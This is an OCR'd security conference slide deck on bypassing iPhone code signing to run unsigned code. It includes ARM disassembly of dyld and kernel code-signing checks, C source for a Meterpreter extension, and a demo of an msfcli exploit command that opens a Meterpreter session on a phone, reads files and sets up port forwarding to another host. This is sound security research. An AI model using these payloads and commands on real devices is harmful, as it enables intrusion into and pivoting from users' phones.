BL          word __ZN16ImageLoaderMachOC1EPK11mach_headermPKcRKN11ImageLoader11LinkContextE
LDR         R2, [SP,0x78]
MOV         R3, 6
STR         R2, [SP,0x80]
STR         R3, [SP,0xA4]
MOV         R0, R2
BL          word __ZN4dyld8addImageEP11ImageLoader
LDR         R1, [SP,0x80]                                              // jump back to dlopen()
LDR         R3, [off_2FE08A40]
LDR         R2, [off_2FE08A44]
STR         R1, [PC,R3]
ADD         R2, PC, R2
LDRB        R3, byte [R1,0x45]
ORR         R3, R3, 6
STRB        R3, byte [R1,0x45]
STR         R2, [SP,0x24]
STR         R1, [R2,0x64]
LDR         R0, [SP,0x80]
LDR         R3, [R1]
MOV         R2, 0x40000000
MOV         R1, 0x30000000
MOV         LR, PC
LDR         PC, [R3,0x10]
```

So we’re done?

- Not really
- When the library is linked it searches for symbols in each linked library
- *each linked library* means even the one we have overwritten

One last patch

- Before overwriting the victim library we force dlclose() to unlink it
- To “force” means to ignore the garbage collector for libraries
- We need to be careful tough, some frameworks will crash if the are forced to be unloaded

It’s done

Patching results

- Once our code is running in a signed process we can load unsigned libraries
- These libraries can be written in C, C++, Obj-C, etc
- Can do fun things like DDOS, GPS, listening device etc
- Or...Meterpreter!

Meterpreter

- Originally an advanced Metasploit payload for Windows
- Bring along your own tools, don’t trust system tools
- Stealthier
  - instead of exec’ing /bin/sh and then /bin/ls, all code runs within the exploited process
  - Meterpreter doesn’t appear on disk
- Modular: Can upload modules which include additional functionality
- Better than a shell
  - Upload, download, and edit files on the fly
  - Redirect traffic to other hosts (pivoting)

Macterpreter

- A Mac OS X port of Meterpreter for Windows
- Porting from Mac OS X to iPhone is almost just a recompile
- Differences
  - Monolithic (loading dynamic libraries is hard)
  - Runs in own thread (watchdog protection)
  - Can’t exec other programs

Adding code is fun (and easy)

```
#include <AudioToolbox/AudioServices.h>

/*
 * Vibrates and plays a sound
 */

DWORD request_fs_vibrate(Remote *remote, Packet *packet)
{
   Packet *response = packet_create_response(packet);
   DWORD result = ERROR_SUCCESS;

   AudioServicesPlaySystemSound(0x3ea);

   packet_add_tlv_uint(response, TLV_TYPE_RESULT, result);
   packet_transmit(remote, response, NULL);
   return ERROR_SUCCESS;
}
```

Code added to Metasploit

- Shellcode for bin_tcp
  - Has to do the “memory trick”
  - Involves calls to vm_protect, overwritting a loaded library, etc.
  - ~400 bytes
- Shellcode for inject_dylib
  - Has to write dylib to disk, patch dyld, dlopen file
  - ~4000 bytes

Demo!


iPhone 2.2.1
Not Jailbroken
Not Development
Using Ad-Hoc distribution

```
/msfcli exploit/osx/test/exploit RHOST=192.168.1.12 RPORT=5555 LPORT=4444 PAYLOAD=osx/armle/meterpreter/
bind_tcp DYLIB=metsrv-combo-phone.dylib AutoLoadStdapi=False E
[*] Started bind handler
[*] Transmitting stage length value...(3884 bytes)
[*] Sending stage (3884 bytes)
[*] Sleeping before handling stage...
[*] Uploading Mach-O dylib (97036 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (192.168.25.149:36343 -> 192.168.1.12:4444)

meterpreter > use stdapi
Loading extension stdapi...success.
meterpreter > pwd
/
meterpreter > ls

Listing: /
==========

Mode              Size  Type  Last modified                   Name
----              ----  ----  -------------                   ----
41775/rwxrwxr-x   612   dir   Fri Jan 09 16:57:35 -0800 2009  .
41775/rwxrwxr-x   612   dir   Fri Jan 09 16:57:35 -0800 2009  ..
40700/rwx------   170   dir   Fri Jan 09 16:38:07 -0800 2009  .fseventsd
40775/rwxrwxr-x   782   dir   Fri Jan 09 16:38:33 -0800 2009  Applications
40775/rwxrwxr-x   68    dir   Thu Dec 18 20:56:18 -0800 2008  Developer
40775/rwxrwxr-x   680   dir   Fri Jan 09 16:38:59 -0800 2009  Library
...
meterpreter > ps
...
    43   MobilePhone
    344  HelloWorld
meterpreter > vibrate
meterpreter > getpid
Current pid: 344
meterpreter > getuid
Server username: mobile
meterpreter > cat /var/mobile/.forward
/dev/null
meterpreter > portfwd add -l 2222 -p 22 -r 192.168.1.182
[*] Local TCP relay created: 0.0.0.0:2222 <-> 192.168.1.182:22
meterpreter > exit
```

iPhone 3

The day: June 17, 2009

So can we do this on 3.x?



Does the “trick” work?

- Worked on jailbroken
- Worked on development phone
  - In fact, you could just go from RW->RX without the trick
  - Only worked when process was *actually being debugged*
  - Can trick it to work all the time if you call ptrace(0,0,0,0)
- Doesn’t work on provisioned (or presumably factory) phones :(
  - Ad-hoc distribution requires “get-task-allow” set to false
  - Would still work on any binary with this entitlement
  - They locked down the memory tighter, those bastards!

What’s the difference between the two?

iPhone 2.x

- vm_protect() PROT_COPY trick (“act like a debugger”)
- Apparently the kernel doesn’t care about “get-task-allow”
- dyld plays a key role

iPhone 3.x

- XD is not really enforced
- something cares about “get-task-allow” (can’t “act like a debugger”)
- ptrace() plays a key role

Why?

2.x

```
if (m->cs_tainted)
 {
    kr = KERN_SUCCESS;
    if (!cs_enforcement_disable) {
        if (cs_invalid_page((addr64_t) vaddr)) {
```

3.x

```
if (m->cs_tainted || (prot & VM_PROT_EXECUTE) && !m->cs_validated ))
 {
    kr = KERN_SUCCESS;
    if (!cs_enforcement_disable) {
        if (cs_invalid_page((addr64_t) vaddr)) {
```


First things first

- If we use 2.x trick what happens is that the process is killed as soon as we try to execute anything on the page

Why ptrace() should help setting breakpoints?

- Whenever you call ptrace() with PT_TRACE_ME or PT_ATTACH cs_allow_invalid() is called
- cs_allow_invalid() checks if it’s possible to disable code signing on the pages of a process
- cs_allow_invalid() disables code signing on both the parent process and the child

ptrace()



```
C017EF3C   iphone-kernel3.0::_ptrace
C017EF60   CMP          R3, 0
C017EF62   BEQ          word loc_C017EFBC
```

```
C017EF3C   iphone-kernel3.0::_ptrace
C017EF7A   LDR          R2, [R5,12]
C017EF7C   LDR          R3, [R6]
C017EF7E   MOV          R10, R2
C017EF80   CMP          R3, 14
C017EF82   BNE          word loc_C017EF86
```

```
C017EF3C   iphone-kernel3.0::_ptrace
C017EF86   CMP          R3, 10
C017EF88   BEQ          word loc_C017F000
```

```
C017EF3C   iphone-kernel3.0::_ptrace
C017F0C2   MOVS         R3, 0xA4
C017F0C4   LDR          R2, [R5,0x14]
C017F0C6   ADDS         R0, R5, 0
C017F0C8   STR          R2, [R5,R3]
C017F0CA   BL           word _proc_unlock
C017F0CE   ADDS         R0, R5, 0
C017F0D0   BL           word _cs_allow_invalid
```


```
C017EF3C   iphone-kernel3.0::_ptrace
C017EFBC   ADDS         R0, R4, 0
C017EFBE   BL           word _proc_lock
C017EFC2   MOVS         R1, 0x8C
C017EFC4   MOVS         R2, 0x80
C017EFC6   LDR          R3, [R4,R1]
C017EFC8   LSLS         R2, R2, 3
C017EFCA   ORRS         R3, R2
C017EFCC   STR          R3, [R4,R1]
C017EFCE   LDR          R0, [R4,0x14]
C017EFD0   MOVS         R3, 0xA4
C017EFD2   STR          R0, [R4,R3]
C017EFD4   BL           word _proc_find
C017EFD8   ADDS         R5, R0, 0
C017EFDA   ADDS         R0, R4, 0
C017EFDC   BL           word _proc_unlock
C017EFE0   ADDS         R0, R4, 0
C017EFE2   BL           word _cs_allow_invalid
```

```
C0172E90   iphone-kernel3.0::_cs_allow_invalid
C0172E90   PUSH         {R4,R5,R7,LR}
C0172E92   ADD          R7, SP, 8
C0172E94   ADDS         R4, R0, 0
C0172E96   BL           word _mac_proc_check_run_cs_invalid
C0172E9A   CMP          R0, 0
C0172E9C   BEQ          word loc_C0172EAC
```

cs_allow_invalid()

- It verifies if a MAC policy denies disabling code signing
- It checks if cs_debug is set
- Eventually it disables process killing and enables VM_PROT_COPY flag on process pages

cs_allow_invalid()



```
C0172E90   iphone-kernel3.0::_cs_allow_invalid
C0172E90   PUSH          {R4,R5,R7,LR}
C0172E92   ADD           R7, SP, 8
C0172E94   ADDS          R4, R0, 0
C0172E96   BL            word _mac_proc_check_run_cs_invalid
C0172E9A   CMP           R0, 0
C0172E9C   BEQ           word loc_C0172EAC
```

```
C0172E90   iphone-kernel3.0::_cs_allow_invalid
C0172EAC   LDR           R3, [off_C0172F00] // cs_debug
C0172EAE   LDR           R3, [R3]
C0172EB0   CMP           R3, 0
C0172EB2   BNE           word loc_C0172EF4
```

```
C0172E90   iphone-kernel3.0::_cs_allow_invalid
C0172EB4   MOVS          R5, 0xC4ROR10
C0172EB8   ADDS          R0, R4, 0
C0172EBA   BL            word _proc_lock
C0172EBE   LDR           R2, [R4,R5]
C0172EC0   LDR           R3, [dword_C0172F04]          // 0xfffffcfe
C0172EC2   LDR           R0, [R4,12]
C0172EC4   ANDS          R3, R2
C0172EC6   STR           R3, [R4,R5]
C0172EC8   BL            word _get_task_map
C0172ECC   MOVS          R1, 0
C0172ECE   BL            word _vm_map_switch_protect
C0172ED2   ADDS          R0, R4, 0
C0172ED4   BL            word _proc_unlock
C0172ED8   MOVS          R3, 0xC0
C0172EDA   LDR           R0, [R4,R5]
C0172EDC   LSLS          R3, R3, 2
C0172EDE   MOVS          R2, 0
C0172EE0   TST           R0, R3
C0172EE2   BNE           word loc_C0172EA8
```

ohwell..

CS_ALLOW_INVALID()

```
proc->p_csflags & 0xffffcfe;
```

CS_INVALID_PAGE()

```
#define  CS_VALID          0x0001   /* dynamically valid */
#define  CS_HARD           0x0100   /* don't load invalid pages */
#define  CS_KILL           0x0200   /* kill process if it becomes invalid */
```

```
/* CS_KILL triggers us to send a kill signal. Nothing else. */
if (p->p_csflags & CS_KILL) {
      cs_procs_killed++;
      psignal(p, SIGKILL);
      proc_lock(p);
}

/* CS_HARD means fail the mapping operation so the process stays valid. */
if (p->p_csflags & CS_HARD) {
      retval = 1;
  else {
      if (p->p_csflags & CS_VALID) {
           p->p_csflags &= ~CS_VALID;
           cs_procs_invalidated++;
```

ohwell... (2)

```
vmmap_t *proc_map = get_task_map(proc->task);
proc_map->prot_copy_allow = 1;
```

A few words on MAC

- It’s a granular policy system for managing both kernel space and userspace entities
- Policy are encapsulated in kernel modules
- Amongst the other things it can hook system calls, modify memory management behavior

How it works in our case

- MAC policies list is iterated and it retrieves a function pointer inside the policy structure
- The function it’s called and it performs its checks
- If *any* of the functions fails at granting the permission code signing is not disabled

The mysterious functions

- So far it appears that only AMFI(Apple Mobile File Integrity) kext registers a function
- It checks if a process has one of the following entitlements:
    - get-task-allow
    - run-invalid-allow
    - run-unsigned-allow

A less “mysterious” look

```
C04383BC   iphone-kernel3.0::can_run_invalid_code
C04383BC   STMFD        SP!, {R4,R7,LR}
C04383C0   ADD          R7, SP, 4
C04383C4   SUB          SP, SP, 4
C04383C8   ADD          R2, SP, 4
C04383CC   MOV          R3, 0
C04383D0   STRB         R3, byte [R2,-1]!
C04383D4   LDR          R1, [off_C0438478]      // "get-task-allow"
C04383D8   MOV          R4, R0                  // contains struct proc
C04383DC   BL           word validate_pid_flag
C04383E0   LDRB         R3, byte [SP,3]
C04383E4   CMP          R3, 0
C04383E8   BNE          word loc_C0438454
```

```
C04383BC   iphone-kernel3.0::can_run_invalid_code
C04383EC   MOV          R0, R4
C04383F0   LDR          R1, [off_C043847C]      // "run-invalid-allow"
C04383F4   ADD          R2, SP, 3
C04383F8   BL           word validate_pid_flag
C04383FC   LDRB         R3, byte [SP,3]
C0438400   CMP          R3, 0
C0438404   BNE          word loc_C0438454
```

```
C04383BC   iphone-kernel3.0::can_run_invalid_code
C0438408   MOV          R0, R4
C043840C   LDR          R1, [off_C0438480]      // "run-unsigned-allow"
C0438410   ADD          R2, SP, 3
C0438414   BL           word validate_pid_flag
C0438418   LDRB         R3, byte [SP,3]
C043841C   CMP          R3, 0
C0438420   BNE          word loc_C0438454
```

When AMFI registers the MAC policy

- It appears that as soon as a process is created AMFI registers a MAC policy with information taken from seatbelt profile and entitlements
- Some applications have builtin profiles in the kernel most notably:
    - MobileSafari
    - MobileMail

How does the story continue?

Join us and Dino at the workshop!

Questions?

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